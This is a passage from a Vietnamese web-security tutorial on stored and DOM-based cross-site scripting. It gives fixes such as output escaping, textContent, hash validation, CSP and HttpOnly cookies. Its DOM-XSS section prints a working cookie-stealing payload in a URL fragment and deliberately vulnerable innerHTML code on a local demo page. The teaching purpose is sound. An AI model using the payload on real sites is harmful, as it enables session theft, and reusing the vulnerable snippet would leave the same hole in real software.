- Hiển thị dữ liệu thô: Khi render lại tin nhắn từ database, hệ thống sử dụng innerHTML hoặc cách hiển thị không an toàn, khiến trình duyệt thực thi script độc hại.
- Không có cơ chế mã hóa/escape dữ liệu: Văn bản từ người dùng không được encode trước khi hiển thị (ví dụ: <script> không được chuyển thành <script>).

Cách khắc phục:

- Xử lý đầu vào và đầu ra

- + Sanitize input: lọc hoặc loại bỏ các thẻ HTML nguy hiểm trước khi lưu vào database (chỉ cho phép các ký tự an toàn hoặc thẻ được whitelist).
- + Escape output: khi hiển thị tin nhắn, encode các ký tự đặc biệt để không bị hiểu thành HTML/JS. Ví dụ:

```
function escapeHTML(str) {
  return str.replace(/&/g, "&amp;")
    .replace(/</g, "&lt;")
    .replace(/>/g, "&gt;")
    .replace(/"/g, "&quot;")
    .replace(/'/g, "&#039;");
}
```

- Không dùng innerHTML cho dữ liệu người dùng: Thay bằng textContent hoặc tạo text node an toàn.

// Sai


```
messageBox.innerHTML = userMessage;
```

// Đúng

```
messageBox.textContent = userMessage;
```

6.3. DOM-based XSS

Đây là 1 trang web demo giống các trang home khác có các thẻ session




URL là <http://127.0.0.1:5500/frontend/dom/index.html#1> và khi cuộn giữa các session khác nhau thì URL sẽ cập nhật lại <http://127.0.0.1:5500/frontend/dom/index.html#2>, chỉ cần thay đổi param sau # là có thể chuyển đến section tiếp theo. Từ đó hacker có thể truyền mã độc qua URL:

http://127.0.0.1:5500/frontend/dom/index.html#%3Cscript%3Ewindow.location='http://127.0.0.1:5500/phai_chiu_page.html?cookie='+document.cookie;%3C/script%3E

Kịch bản: gửi qua email giống Reflected XSS

```
window.addEventListener('load', function() {  
  const page = window.location.hash.substr(1);  
  loadPage(page);  
  
  document.getElementById('page-no').innerHTML = page;  
});
```



Nguyên nhân:

- Dữ liệu từ window.location.hash được gắn thẳng vào DOM bằng innerHTML → nếu attacker đặt payload trong hash (#<script>...), trình duyệt sẽ thực thi.
- Thiếu kiểm tra/validate giá trị hash — trang giả định hash là số trang nhưng không ép kiểu/whitelist.
- Sử dụng output context không an toàn (innerHTML) thay vì textContent/innerText.
- Có khả năng dùng hash để chạy logic JS (ví dụ insert HTML, eval, hoặc tạo script) — mở cửa cho payload.

Nguyên tắc khắc phục

- Never trust location.hash — luôn validate / whitelist.
- Never insert untrusted strings into HTML with innerHTML — dùng textContent/innerText hoặc tạo text node.
- Nếu cần cho phép HTML bên thứ ba thì sanitize bằng thư viện uy tín (ví dụ DOMPurify).
- Defense in depth: kết hợp HttpOnly cookie, CSP, server-side validation, logging.

Cách sửa (đối với code cụ thể):

```
window.addEventListener('load', function() {  
    const raw = window.location.hash.substr(1);  
    // chỉ cho phép số nguyên dương từ 1 tới maxPage  
    const pageNum = parseInt(raw, 10);  
    const maxPage = 10; // ví dụ  
    const page = Number.isInteger(pageNum) && pageNum >= 1 && pageNum <= maxPage ? pageNum : 1;  
  
    loadPage(page);  
    // an toàn: không dùng innerHTML  
    document.getElementById('page-no').textContent = page;  
});
```

6.4. Cách khắc phục chung cho XSS

- Cookie và Session an toàn
 - + Đặt cookie với flag bảo vệ:
 - + Set-Cookie: sessionId=abc123; HttpOnly; Secure; SameSite=Strict
 - o HttpOnly: ngăn JavaScript đọc cookie.
 - o Secure: chỉ gửi cookie qua HTTPS.
 - o SameSite: giảm rủi ro CSRF & rò rỉ cookie.
- Content Security Policy (CSP)
 - + Cấu hình CSP để chặn hoặc giảm thiểu XSS:
 - + Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none';
 - + Tránh 'unsafe-inline'. Nếu cần script inline, dùng nonce hoặc hash.